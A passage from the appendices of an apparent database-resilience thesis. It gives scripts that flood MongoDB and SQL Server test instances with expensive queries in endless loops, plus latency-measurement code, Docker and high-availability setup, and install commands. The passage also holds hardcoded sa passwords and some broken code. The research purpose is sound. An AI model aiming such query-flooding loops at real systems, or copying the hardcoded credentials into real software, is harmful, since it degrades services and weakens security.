    def expensive_queries(ip, driver):
        connection = Mssql.connect(ip, driver)
        print("Connected to " + ip)
        print("Attacking forever ")
        while True:
            try:
                Mssql.expensive_query_1(connection)
                Mssql.expensive_query_2(connection)
                Mssql.expensive_query_3(connection)
            except Exception as e:
                print(e)

    @staticmethod
    def expensive_query_1(connection):
        cursor = connection.cursor()
        battery_level = random.randint(0, 50).__str__()
        cursor.execute("SELECT * FROM"
                       " [GuardTools-Develop].[dbo].[AwarenessLogEntry]"
                       " WHERE [BatteryLevel] > " + battery_level +
                       " ORDER BY [Id]")

        return cursor

    @staticmethod
    def expensive_query_2(connection):
```

```
        cursor = connection.cursor()
        cursor.execute('SELECT * FROM'
                       ' [GuardTools-Develop].[dbo].[AwarenessLogEntry]'\
                       ' WHERE [LatestActivityTime] > \'1990-10-10\''\
                       ' ORDER BY [DeviceKey]')
        return cursor

    @staticmethod
    def expensive_query_3(connection):
        cursor = connection.cursor()
        cursor.execute('SELECT * FROM '
                '[GuardTools-Develop].[dbo].[AwarenessLogEntry] '\
                'WHERE [DeviceKey] LIKE \'%X%\' '\
                'ORDER BY [WorkshiftId]')
        return cursor

    @staticmethod
    def iterate_cursor(cursor):
        for row in cursor:
           x = row
           break

    @staticmethod
    def sleep_until_minute(minute):
        if minute == 0:
            return
        print("Sleeping")
        t = datetime.datetime.today()
        future = datetime.datetime(t.year, t.month, t.day, t.hour, minute)
        if t.minute >= minute:
            future += datetime.timedelta(hours=1)
        time.sleep((future - t).total_seconds())
        print("DONE Sleeping")


if __name__ == '__main__':
    numArgs = len(sys.argv)
    print(numArgs)
    print('Argument List:', str(sys.argv))

    if numArgs >= 5:
        minutes = int(sys.argv[4])
    else:
        minutes = 0
    if numArgs >= 4:
        threads = int(sys.argv[3])
```

```
    else:
        threads = 0
    if numArgs >= 3:
        ip = sys.argv[1]
        driver = sys.argv[2]
    else:
        ip = "130.238.28.87, 2500"
        driver = 'SQL Server'

    print("Ip: " + ip)
    print("Driver: " + driver)
    print("Threads: " + threads.__str__())
    print("Minutes: " + minutes.__str__())
    sql = Mssql()
    Mssql.sleep_until_minute(minutes)
    Mssql.attack(ip, driver, threads)
    print("Done")
```

B

Measurement code

Here the scripts used to measure the response times of the databases under attack are provided.

The first script is the one used to measure response times of the MongoDB cluster and the second is for the Microsoft SQL Server. Both will measure response times and write the results to csv files.

```
from pymongo import MongoClient
import sys
from multiprocessing import Process
import time
import uuid
import datetime


class MongoMeasure:

    isRunning = False
    heartBeatDelay = 1
    heartBeatTimeout = 2
    ips = ["130.238.28.130:30001"]
    timesFileNames = ["test_results/mongo/data_weak/small/mongo_times_index.csv"]

    @staticmethod
    def reset():
        for name in MongoMeasure.timesFileNames:
            MongoMeasure.reset_file(name)

    @staticmethod
    def reset_file(name):
        times_file_writer = open(name, "w")
        times_file_writer.write("sent,received,code, diff\n")
        times_file_writer.close()

    @staticmethod
    def start(startTime):
```

```
        while True:
            for i in range(len(MongoMeasure.ips)):
                p = Process(target=MongoMeasure.send_mongo_request,
                    args=[i, startTime])
                p.start()

            time.sleep(MongoMeasure.heartBeatDelay)

    @staticmethod
    def send_mongo_request(index, startTime):
        request_time = MongoMeasure.get_current_time() - startTime
        try:
            client = MongoClient(MongoMeasure.ips[index])
            db = client.bms

            MongoMeasure.simple_query(db)
            received_time = MongoMeasure.get_current_time() - startTime
            status_code = 200
            diff = (received_time - request_time)
        except Exception as e:
            print(e)
            status_code = 408
            received_time = "TIMEOUT"
            diff = "inf"

        result = request_time.__str__() + "," + received_time.__str__() +
            "," + status_code.__str__() + "," \
            + diff.__str__() + "\n"
        print(result)
        times_file_writer = open(MongoMeasure.timesFileNames[index], "a")
        times_file_writer.write(result)
        times_file_writer.close()

    @staticmethod
    def get_current_time():
        return time.time()

    @staticmethod
    def simple_query(db):
        guid = uuid.uuid4().__str__()
        r = db.AwarenessLogEntry.find(
            {"Id": guid}
            #{"BatteryLevel": 25}
        )
        for i in range(r.count()):
            r[i]

    @staticmethod
    def sleep_until_minute(minute):
```

```
        if minute == 0:
            return
        print("Sleeping")
        t = datetime.datetime.today()
        future = datetime.datetime(t.year, t.month, t.day, t.hour, minute)
        if t.minute >= minute:
            future += datetime.timedelta(hours=1)
        time.sleep((future - t).total_seconds() - 1)
        print("DONE Sleeping")

if __name__ == '__main__':
    print(len(sys.argv))
    print('Argument List:', str(sys.argv))
    ip = sys.argv[1]

    MongoMeasure.reset()
    MongoMeasure.sleep_until_minute(14)
    startTime = time.time()
    MongoMeasure.start(startTime)
    print("Done")
```

```
import pyodbc as db
from multiprocessing import Process
import time
import uuid
import datetime
import random


class MssqlMeasure:
    isRunning = False
    heartBeatDelay = 1
    heartBeatTimeout = 2
    ips = ["130.238.28.130, 2500"]
    timesFileNames = ["test_results/sql/data/large/sql1_times_2.csv"]

    @staticmethod
    def reset():
        for name in MssqlMeasure.timesFileNames:
            MssqlMeasure.reset_file(name)

    @staticmethod
    def reset_file(name):
        times_file_writer = open(name, "w")
        times_file_writer.write("sent,received,code, diff\n")
        times_file_writer.close()

    @staticmethod
```

```
    def start(startTime):
        print("Started")
        while True:
            for i in range(len(MssqlMeasure.ips)):
                p = Process(target=MssqlMeasure.send_mssql_request,
                    args=[i, startTime])
                p.start()

            time.sleep(MssqlMeasure.heartBeatDelay)

    @staticmethod
    def send_mssql_request(index, startTime):
        request_time = MssqlMeasure.get_current_time() - startTime

        try:
            connection = db.connect('Driver={SQL Server};'
                                    'Server=' + MssqlMeasure.ips[index] +
                                    ';'
                                    'Database=GuardTools-Develop;'
                                    'UID=sa;'
                                    'PWD=MssqlPass123;')

            MssqlMeasure.simple_query(connection)
            received_time = MssqlMeasure.get_current_time() - startTime
            status_code = 200
            diff = (received_time - request_time)
        except Exception as e:
            print(e)
            status_code = 408
            received_time = "TIMEOUT"
            diff = "inf"

        result = request_time.__str__() + "," + received_time.__str__() +
            "," + status_code.__str__() + "," \
                + diff.__str__() + "\n"
        print(result)
        times_file_writer = open(MssqlMeasure.timesFileNames[index], "a")
        times_file_writer.write(result)
        times_file_writer.close()

    @staticmethod
    def get_current_time():
        return time.time()

    @staticmethod
    def simple_query(connection):
        guid = uuid.uuid4().__str__()
        query = "SELECT * FROM
            [GuardTools-Develop].[dbo].[AwarenessLogEntry] WHERE [Id] =
```

```
            \'" + guid + "\'"
        cursor = connection.cursor()
        cursor.execute(query)
        return cursor

    @staticmethod
    def sleep_until_minute(minute):
        if minute == 0:
            return
        print("Sleeping")
        t = datetime.datetime.today()
        future = datetime.datetime(t.year, t.month, t.day, t.hour, minute)
        if t.minute >= minute:
            future += datetime.timedelta(hours=1)
        time.sleep((future - t).total_seconds() - 1)
        print("DONE Sleeping")


if __name__ == '__main__':
    MssqlMeasure.reset()
    MssqlMeasure.sleep_until_minute(11)
    startTime = time.time()
    MssqlMeasure.start(startTime)
    print("Done")
```

C

Docker compose code

Below are the docker compose files used to run the databases on SSC.

```yaml
##### mongo-compose.yaml #####
services:
  node1:
    image: "mongo:latest"
    hostname: node1
    deploy:
      replicas: 1
      placement:
        max_replicas_per_node: 1
    ports:
      - 30001:27017
      - 7011:7011
    networks:
      - mongo
    entrypoint: [ "mongod", "--bind_ip_all", "--replSet", "rs0" ]
  node2:
    image: "mongo:latest"
    hostname: node2
    deploy:
      replicas: 1
      placement:
        max_replicas_per_node: 1
    ports:
      - 30002:27017
      - 7012:7012
    networks:
      - mongo
    entrypoint: [ "mongod", "--bind_ip_all", "--replSet", "rs0" ]

networks:
  mongo:
      driver: overlay
```

sql-compose.yaml

```yaml
version: "3.8"
services:
    db1:
        image: "jeibniz/sql:ha"
        environment:
            SA_PASSWORD: "MssqlPass123"
            ACCEPT_EULA: "Y"
            MSSQL_AGENT_ENABLED: "true"
            INIT_SCRIPT: "aoag_primary.sql"
            INIT_WAIT: 30
        ports:
            - "2500:1433"
        container_name: db1
        hostname: db1
        volumes:
            - mssql-server-shared:/var/opt/mssql/shared
            - mssql-server-backup:/var/opt/mssql/backup
        networks:
            - sqlaoag
    db2:
        image: "sql:ha"
        environment:
            SA_PASSWORD: "MssqlPass123"
            ACCEPT_EULA: "Y"
            MSSQL_AGENT_ENABLED: "true"
            INIT_SCRIPT: "aoag_secondary.sql"
            INIT_WAIT: 90
        ports:
            - "2700:1433"
        container_name: db2
        hostname: db2
        volumes:
            - mssql-server-shared:/var/opt/mssql/shared
            - mssql-server-backup:/var/opt/mssql/backup
        networks:
            - sqlaoag
volumes:
    mssql-server-shared:
    mssql-server-backup:
networks:
    sqlaoag:
```

D

Microsoft SQL Server High Availability image

Below are the code in the files required to create the Docker image used for seting up Microsoft SLQ server instances with a high availability group inspiered by [42].

```
##### Dockerfile #####
FROM mcr.microsoft.com/mssql/rhel/server:2019-CU12-ubuntu-20.04
COPY . /
USER root
RUN chmod +x db-init.sh
RUN /opt/mssql/bin/mssql-conf set sqlagent.enabled true
RUN /opt/mssql/bin/mssql-conf set hadr.hadrenabled  1
RUN /opt/mssql/bin/mssql-conf set memory.memorylimitmb 2048
CMD /bin/bash ./entrypoint.sh
```

```
##### entrypoin.sh #####
/opt/mssql/bin/mssql-conf set filelocation.defaultbackupdir \
/var/opt/mssql/backup &
sh ./db-init.sh &
/opt/mssql/bin/sqlservr
```

```
# init.sh
#wait for the SQL Server start
SLEEP_TIME=$INIT_WAIT
SQL_SCRIPT=$INIT_SCRIPT
echo "sleeping for ${SLEEP_TIME} seconds ..."
sleep ${SLEEP_TIME}
echo " --------- running set up script ${SQL_SCRIPT} ---------"
if [ "$SQL_SCRIPT" = "ha_primary.sql" ]
then
    rm /var/opt/mssql/shared/ha_certificate.key 2> /dev/null
    rm /var/opt/mssql/shared/ha_certificate.cert 2> /dev/null
```

```
fi
#use the SA password from the environment variable
/opt/mssql-tools/bin/sqlcmd -S localhost -U sa -P $SA_PASSWORD \
-d master -i $SQL_SCRIPT
echo "#######      HA script execution completed     #######"
```

```
----- ha_primary.sql -----
--create a Guardtools database
USE [master]
GO
CREATE DATABASE GUARDTOOLS
GO
USE [GUARDTOOLS]
GO
CREATE TABLE TEST([ID] [int] NOT NULL, [VALUE] [decimal] NOT NULL)
GO
INSERT INTO CUSTOMER (ID, VALUE) VALUES (1,100),(2,200),(3,300)
-- Create backup to enable HA
ALTER DATABASE [GUARDTOOLS] SET RECOVERY FULL ;
GO
BACKUP DATABASE [GUARDTOOLS] TO
    DISK = N'/var/opt/mssql/backup/guardtools.bak' WITH NOFORMAT, NOINIT,
    NAME = N'GUARDTOOLS-Full Database Backup', SKIP, NOREWIND, NOUNLOAD,
    STATS = 10
GO
USE [master]
GO
--create logins for ha
SQLCMD
CREATE LOGIN ha_login WITH PASSWORD = 'Pa$$w0rd';
CREATE MASTER KEY ENCRYPTION BY PASSWORD = 'Pa$$w0rd';
GO
CREATE CERTIFICATE ha_certificate WITH SUBJECT = 'ha_certificate';
BACKUP CERTIFICATE ha_certificate
TO FILE = '/var/opt/mssql/shared/ha_certificate.cert'
WITH PRIVATE KEY (
        FILE = '/var/opt/mssql/shared/ha_certificate.key',
        ENCRYPTION BY PASSWORD = 'Pa$$w0rd'
    );
GO
-- create HADR endpoint on port 5022
CREATE ENDPOINT [Hadr_endpoint]
STATE=STARTED
AS TCP (
    LISTENER_PORT = 5022,
```

```
    LISTENER_IP = ALL
)
FOR DATA_MIRRORING (
    ROLE = ALL,
    AUTHENTICATION = CERTIFICATE ha_certificate,
    ENCRYPTION = REQUIRED ALGORITHM AES
)
GRANT CONNECT ON ENDPOINT::Hadr_endpoint TO [ha_login];
GO

------------------------------------------------------------------------------------
--CREATE PRIMARY AG GROUP ON PRIMARY CLUSTER PRIMARY REPLICA
------------------------------------------------------------------------------------
DECLARE @cmd AS NVARCHAR(MAX)
SET @cmd ='
CREATE AVAILABILITY GROUP [AG1]
WITH (
    CLUSTER_TYPE = NONE
)
FOR REPLICA ON
N''<SQLInstanceName>'' WITH
(
    ENDPOINT_URL = N''tcp://<SQLInstanceName>:5022'',
    AVAILABILITY_MODE = SYNCHRONOUS_COMMIT,
    SEEDING_MODE = AUTOMATIC,
    FAILOVER_MODE = MANUAL,
    SECONDARY_ROLE (ALLOW_CONNECTIONS = ALL)
),
N''db2'' WITH
(
    ENDPOINT_URL = N''tcp://db2:5022'',
    AVAILABILITY_MODE = SYNCHRONOUS_COMMIT,
    SEEDING_MODE = AUTOMATIC,
    FAILOVER_MODE = MANUAL,
    SECONDARY_ROLE (ALLOW_CONNECTIONS = ALL)
),
N''db3'' WITH
(
    ENDPOINT_URL = N''tcp://db3:5022'',
    AVAILABILITY_MODE = SYNCHRONOUS_COMMIT,
    SEEDING_MODE = AUTOMATIC,
    FAILOVER_MODE = MANUAL,
    SECONDARY_ROLE (ALLOW_CONNECTIONS = ALL)
);
';
--replace local server name into the script above
```

```
DECLARE @create_ag AS nvarchar(max)
SELECT @create_ag = REPLACE(@cmd,'<SQLInstanceName>',@@SERVERNAME)
--execute creation of availability group
exec sp_executesql @create_ag
--wait a bit and add database to AG
USE [master]
GO
WAITFOR DELAY '00:00:10'
ALTER AVAILABILITY GROUP [AG1] ADD DATABASE [SALES]
GO
```

```
----- ha_secondary.sql -----
USE [master]
GO
CREATE LOGIN ha_login WITH PASSWORD = 'Pa$$w0rd';
CREATE USER ha_user FOR LOGIN ha_login;
CREATE MASTER KEY ENCRYPTION BY PASSWORD = 'Pa$$w0rd';
GO
SQLCMD
CREATE CERTIFICATE ha_certificate
    AUTHORIZATION ha_user
    FROM FILE = '/var/opt/mssql/shared/ha_certificate.cert'
    WITH PRIVATE KEY (
    FILE = '/var/opt/mssql/shared/ha_certificate.key',
    DECRYPTION BY PASSWORD = 'Pa$$w0rd'
)
GO
--create HADR endpoint
CREATE ENDPOINT [Hadr_endpoint]
STATE=STARTED
AS TCP (
    LISTENER_PORT = 5022,
    LISTENER_IP = ALL
)
FOR DATA_MIRRORING (
    ROLE = ALL,
    AUTHENTICATION = CERTIFICATE ha_certificate,
    ENCRYPTION = REQUIRED ALGORITHM AES
)
GRANT CONNECT ON ENDPOINT::Hadr_endpoint TO [ha_login];
GO
--add current node to the availability group
ALTER AVAILABILITY GROUP [AG1] JOIN WITH (CLUSTER_TYPE = NONE)
ALTER AVAILABILITY GROUP [AG1] GRANT CREATE ANY DATABASE
GO
```

E

Data generation code

Below are the code used to duplicate Guardtools data into different data sizes.

```
import csv
import uuid
import pyodbc as db

file_base = "awarnessLogEntryData.csv"
file_medium = "awarnessLogEntryData15.csv"
file_large = "awarnessLogEntryData30.csv"


def generate_csv(file_name, size):
    reset_file(file_name)

    is_first_iteration = True
    file_writer = open(file_name, "a")
    for i in range(size):
        if i % 100 == 0:
            print(i)
        with open(file_base) as base_file:
            is_first_row = True
            reader = csv.reader(base_file, delimiter=',')
            for row in reader:
                if is_first_iteration:
                    file_writer.write(',.join(row) + "\n")
                    is_first_iteration = False
                    is_first_row = False
                elif is_first_row:
                    # Skip header row
                    is_first_row = False
                else:
                    row[0] = uuid.uuid4().__str__()
                    result = ',.join(row) + "\n"
                    file_writer.write(result)
```

```python
def reset_file(name):
    times_file_writer = open(name, "w")
    times_file_writer.close()

def generate_large():
    generate_csv(file_large, 30)


def insert_medium():
    generate_csv(15)

if __name__ == '__main__':
    generate_medium()
    generate_large()
```

F

Setup commands

In this appendix the commands used to setup the tests for this project are explained in depth.

F.1 Hyper-V setup

To enable Docker to run on the machine described in section 3.5 the server has to allow the creation of virtual machines. This can be done by running the Powershell command below. Note that these steps are not required to host Docker containers on Ubuntu setups.



Figure F.1: The Powershell command that enables Hyper-V

Normally this is enough. However, in this project, the Hyper-V virtual machines will not be created directly on the host machine but rather on a virtual machine running on the host. This creates one more layer of complexity since a virtual machine will create more virtual machines itself. To make this possible in Hyper-V the virtual machine that will host the docker containers will have the setting "Enable nested virtualization" set to true. This can be set in the Hyper-V settings on the server hosting the virtual machine that will host the docker containers.

F.2 Docker setup

For Windows hosts, once Hyper-V is properly set up it is not much work to set up Docker as well. The three lines of Powershell commands below will install Docker and restart the computer to make the changes go through.

```
Install-Module -Name DockerMsftProvider -Repository PSGallery -Force
Install-Package -Name docker -ProviderName DockerMsftProvider
Restart-Computer -Force
```

However, Docker is by default only able to launch Linux containers. While the Microsoft SQL database will run on Linux the MongoDB cluster will not. Therefore it will be required to host both Linux and Windows containers. Since Docker does not support hosting Linux and Windows containers simultaneously, the tests will have to switch between running Docker to host ether Linux or Windows containers. This can be done in two ways. The first is to run the commands below which sets the LCOW, Linux Containers On Windows, environment variable to either 1 or 0 and then restarts Docker. Setting 1 will enable Linux containers while 0 will enable Windows containers. The second way is to by right-clicking on the docker icon on the windows toolbar and choosing "Switch to Linux/Windows containers...".

```
[Environment]::SetEnvironmentVariable("LCOW_SUPPORTED", "0", `
    "Machine")
 Restart-Service Docker
```

One last step that makes the rest of the work more manageable is installing the Docker for Windows client. This makes it easier to visualize the current state of Docker containers, images, and volumes and makes it easier to create and remove them. The install file can at the time of writing be found at [12].

Setting up Docker on Ubuntu is done running the following commands:

```
sudo apt-get update
sudo apt-get install \
    ca-certificates \
    curl \
    gnupg \
    lsb-release
curl -fsSL https://download.docker.com/linux/ubuntu/gpg \
| sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg
echo \
"deb [arch=$(dpkg --print-architecture)
signed-by=/usr/share/keyrings/docker-archive-keyring.gpg]
https://download.docker.com/linux/ubuntu \
$(lsb_release -cs) stable" \
| sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
sudo apt-get update
sudo apt-get install docker-ce docker-ce-cli containerd.io
```

F.3 Docker swarm setup

Since we will run all Docker containers from the same virtual machine the Docker swarm setup will be simpler than in the usual use case when managers and work-nodes have to be set up and connected. To set it up on this single node all that is needed is to run the following docker command.

```
docker swarm init
```

After this is done the **docker stack deploy** command can be used to orchestrate containers, and the **docker service** commands can be used to manage them.

F.4 Extract Guardtools data

The data used was extracted from one of Guardtools' backup databases which were using Microsoft SQL studio. To extract data for the Microsoft SQL Server container the backup database function Microsoft SQL Server Management Studio was used. This stores an entire database in a backup file that can be read by another instance of a Microsoft SQL Server. The figure below shows how the file is generated.



Figure F.2: The steps of generating a backup in Microsoft SQL Server Management Studio.

However, this backup can not be used by the MongoDB cluster. The data that the cluster will use was therefore extracted using the result of a query selecting all entries in the requested table. This was done by using the feature in Microsoft SQL Server Management Studio that lets the user copy the query result in CSV format as shown in figure F.3.



Figure F.3: Copying query results in CSV format

For the test cases when more data is required then what is present in Guardtools database the original data has been duplicated. The duplication has been done by a Pyhton script present in the Appendix. The script will duplicate entities by copying all values except for the ID which will be generated.

F.5 Microsoft SQL server setup

For the tests run on the single server, one Microsoft SQL server instance was used. While the tests on SSC used two instances connected using an availability group. This made the process of setting up the systems distinct enough to make it hard to describe the process of setting them up together. It has therefore been divided into the two section below.

F.5.1 Single server setup

This database will run on a Linux docker container since Microsoft only provides Microsoft SQL Server docker images for Linux. The image used was *mcr.microsoft.com/mssql/server:2019-CU12-ubuntu-20.04* [24]. To run the image the following command was used.

```
docker run `
--memory="2g" `
-c 300 `
--memory-swap="0b" `
-e "ACCEPT_EULA=Y" -e "SA_PASSWORD=P@ssword12345" `
-p 1433:1433 `
--name sql2 -h sql2 `
mcr.microsoft.com/mssql/server:2019-CU12-ubuntu-20.04
```

This creates a container from the image mcr.microsoft.com/mssql/server:2019-CU12-ubuntu-20.04, gives it 2GB in memory, 50 cpu-shares and memory swapping is dis-

abled. It sets two environment variables, one that accepts license agreement and one that sets the password of the sa user. Lastly, it maps the 1433 port of the container to the 1433 port of the host virtual machine. This makes it possible to access the database by sending requests to this port of the host machine.

The data was imported using Microsoft SQL Server Management Studios restore feature using the backup file generated in section F.4. However, the backup file has to be placed inside the container for Microsoft SQL Server Management Studio to access it. This can be done by using the docker cp command, as shown below.

```
docker cp "C:\Temp\GTDev.bak" sql2:/home/
```

This will place the file "C:\Temp\GTDev.bak" in the /home/ directory of the sql2 container hosting the Microsoft SQL Server database.

Once this is done, a Microsoft SQL Server Management Studio instance can connect to the database for any computer that can access the same network as the container. Then the database restore can be done as shown in figure F.4



Figure F.4: The steps of restore a database from a backup file in Microsoft SQL Server Management Studio.

F.5.2 SNIC Science Cluster setup

To automate the process of setting up the database a custom Docker image was created. This image will be based on the same image as the one used above in section F.5.1. The image will change two configuration values of the Microsoft SQL server to enable availability groups. It will also run a setup script that will run SQL queries to connect containers of this image in availability groups. The image and associated scripts are available in the Appendix.

To setup the database instances Docker swarm was used. The same settings as for the single server setup have been used and will therefore not be covered in detail here.

The complete compose file is available with the code for the image in the Appendix. One step worth noting about running the custom image on Docker swarm is that all swarm nodes have to have the image locally, this can be time-consuming and cause unintended errors. To make the process of keeping all nodes up to date with the latest version of the image, it was posted to Dockerhub, where all nodes could access it.

Inserting data into the database was done using the same steps as for the single server setup, but now only on the primary node. The data is then propagated to the secondary node through the availability group connection.

F.6 MongoDB setup

For the single server test the MongoDB database was set up with three nodes which is a common number for a generic MongoDB database [37]. For the tests on the SNIC Science Cluster two nodes were used to match the constraint on the Microsoft SQL Server. In both cases all nodes were part of the same replica set making them share the same data. For the single server tests the docker containers hosting each node were chosen to be run using Windows images to better fit the Windows operation system of the host machine.

F.6.1 Setup MongoDB containers

Setting up the desired cluster can be done with or without Docker swarm. For simplicity, the setup was done with only docker commands for the single server tests while Docker swarm was used for the SNIC Science Cluster tests.

The text below will describe how the setup was done on the single server environment. The setup done using Docker swarm is analogous and will not be discussed in detail here. The Docker compose file is however present in the Appendix.

The first setup step is to create a docker network for the MongoDB cluster is needed. This is done by the following docker command.

```
docker network create --driver nat mongo-cluster
```

The next step is to get the Docker image that each node will use. The setup was done with the image mongo:windowsservercore [34]. This can be downloaded and named mongo by running the following.

```
docker pull mongo:windowsservercore --name mongo
```

Using this the three docker containers can be created and started with the following

command.

```
docker run `
    -p 30001:27017 `
    --name mongo1 `
    --net mongo-cluster `
    -c 100 `
    --memory-swap="0b" `
    mongo mongod --bind_ip_all --replSet my-mongo-set

docker run `
    -p 30002:27017 `
    --name mongo2 `
    --net mongo-cluster `
    -c 100 `
    --memory-swap="0b" `
    mongo mongod --bind_ip_all --replSet my-mongo-set

docker run `
    -p 30003:27017 `
    --name mongo3 `
    --net mongo-cluster `
    -c 100 `
    --memory-swap="0b" `
    mongo mongod --bind_ip_all --replSet my-mongo-set
```

This creates three containers called mongo1, mongo2 and mongo3. Each is connected to the mongo-cluster network created above. The 27017 port of the containers has been bound to 30001, 30002 and 30003 of the hosting virtual machine allowing us to connect to the nodes through these ports. Each container is given 100 CPU shares and memory-swapping is disabled. Finally, the containers are specified to start up running the mongod command with two parameters. The *bind_ip_all* parameter specifies that all ports of the container should be connected to the database running on that container. The *replSet* is used to specify that each MongoDB instance should be connected to the same replica set, my-mongo-set.

To ensure that all containers are running as intended two checks can be done. First, the **docker ps** command can be run to make sure that the containers are running. This also shows that the containers are connected to the intended ports.

The next check is to ensure that the containers can be accessed from outside of the host machine. This can be done by pinging the containers through the specified ports from a machine on the same network as the host machine. This can be done by the Powershell command **Test-NetConnection -ComputerName 192.168.10.106 -Port 30001** which should say that the TCP connection was successful. In the

command above 192.168.10.106 is the IP address to the host machine on the shared network, the -Port 30001 argument will specify that we connect to the container named mongo1.

F.6.2 Initiate replica set

The next step is to start up each container and connect them using the replica set my-mongo-set. The replica set will be set up such that the monog1 container will be the primary node while the mongo2 and mongo3 containers will be secondary. However, the cluster will change this automatically if the primary nodes stop responding for a period of time. To set up this, each node has to be connected to and configured.

To initiate the replica set the IP of the node that will initiate the set has to be known. The MongoDB nodes are connected to the Docker network mongo-cluster and will use it to communicate. Therefore it is the nodes' IP address on this network that we need to find. One way to do this is to launch a Powershell instance connected to the node to initiate the replica set using Docker. This is done with the command

```
docker exec -it mongo1 powershell
```

Using Powershell the IP can easily be obtained by running the **ipconfig** command.

A simple way to connect to a MongoDB node is to use the MongoDB Shell which can be downloaded following the instructions at [35]. Once set up the command **mongosh 192.168.10.106:30001** can be run to connect to the mongo1 node given that the host machine can be reached on the IP 192.168.10.106.

If successful this will open the Mongo Shell where it can be specified that this is the primary node of the replica set. Furthermore, it can specify the other nodes in the replica set. The following MongoDB commands will accomplice this.

```
config = {
    "_id" : "my-mongo-set",
    "members" : [
       {
           "_id" : 0,
           "host" : "172.29.201.139:27017"
        },
        {
            "_id" : 1,
            "host" : "172.29.196.111:27017"
        },
        {
```

```
            "_id" : 2,
            "host" : " 172.29.200.46:27017"
        }
    ]
}

rs.initiate(config)
```

Here are the IP addresses the ones found using **ipconfig** above.

F.6.3 Insert GuardTools data

One easy way to import data into a MongoDB cluster is to use the mongoimport tool. This can be set up using the instructions at [36]. With this setup and the required data placed in a CSV file as shown in section F.4 the data can be inserted into the cluster by running

```
mongoimport --host "192.168.10.106" --port "30001" `
    --db "bms" --collection "AwarenessLogEntry" `
    --file 'C:\Path\to\file\awarnessLogEntryData.csv' `
    --type csv --headerline
```

This will connect to the node on 192.168.10.106:30001 and insert the data of the CSV file into the collection AwarenessLogEntry in the bms database. The *–headerline* option specifies that the CSV files first row contains the column names. Since the three nodes are in the same replication set and the replication factor is set to 3, which is the default, the inserted data will be propagated to all nodes.

To make sure that the setup works as intended, some test queries to the three nodes were made. This can be done by using the MongoDB shell. Using the shell the following code was run

```
bms = (new Mongo('192.168.0.100:30001')).getDB('bms')
bms.AwarenessLogEntry.count()
```

This fetches a reference to the bms database and queries the AwarenessLogEntry collection. The two secondary nodes were tested analogously with the small addition of the line **db.getMongo().setReadPref('secondary')** specifying that the bms database should be accessed as a secondary reader.

```
